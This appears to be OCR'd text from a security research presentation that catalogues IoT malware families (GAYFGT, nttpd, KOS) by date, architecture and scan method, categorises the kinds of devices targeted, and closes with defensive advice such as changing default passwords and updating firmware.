GAYFGT 2
Some binaries are now obfuscated
7 Architectures
Bin 10-16
2014/11
2015/02
8 Architectures
Bin
Bin 33-41
2015/06
8 Architectures
Bin 55-62
5 Architectures
Bin 63-67
2015/06
5 Architectures
Bin 83-87
2015/06
6 Architectures
Bin 88-93
2015/06
Telnet Scan
*.sh Family
2015/06
No Authentication
2015/06
Only One Time Authentication
2015/06
Random Order 3
2015/06
*.sh - 1
5 Architectures
Bin 45-49
2015/06
5 Architectures
Bin 50-54
2015/06
5 Architectures
Bin 94-98
2015/06
8 Architectures
Bin 99-106
TCP (port 80,8080,5916) Scan
UDP (port 123, 3143) Scan
nttpd Family
2015/04
Fixed Order 2
2015/04
Nttpd 1
2015/05
Nttpd 2
2015/04
MIPS
Bin 42
2015/05
MIPS
Bin 44
Fake Web Hosting
KOS Family
2015/04
Random Order 2
2015/04
KOS
2015/04
MIPS
Bin 43

From Research







Targeted IoT devices

LED display control system

Solid Stage Recorder

Data Acquisition Server

Wireless Router

TV Receiver

GSM Router

56 different types

IP Phone

Parking Management System

VoIP Telephony System

Fire Alarm

Security Appliance

Internet Communication Module

Video Broadcaster

Categorizing Device Types

- Surveillance Group
  - IP Camera
  - DVR
- Networking Related Devices
  - Router
  - Gateway
  - Modem
  - Bridge
  - Security Appliance
- Telephone System
  - VoIP Gateway
  - IP Phone
  - GSM Router
  - Analog Phone Adapter
- Infrastructure
  - Parking Management System
  - LED display control system


- ICS
  - Solid State Recorder
  - Internet Communication Module
  - Data Acquisition Server
- Personal
  - Web Camera
  - Personal Video Recorder
  - Home Automation Gateway
- Broadcasting Facility
  - Digital Video Broadcaster
  - Digital Video Scaler
  - Video Encoder/Decoder
  - Set Top Box
- Other
  - Heat Pump
  - Fire Alarm System
  - Disk Recording System
  - Optical Imaging Facility

Best Practices


- Never use default passwords
  - Printers
  - Network attached storage
  - Cameras
- Check before buy
- Update firmware
- Block port not used
- Block remote access

Fake Organizational Sandbox


General Attack to Organizations



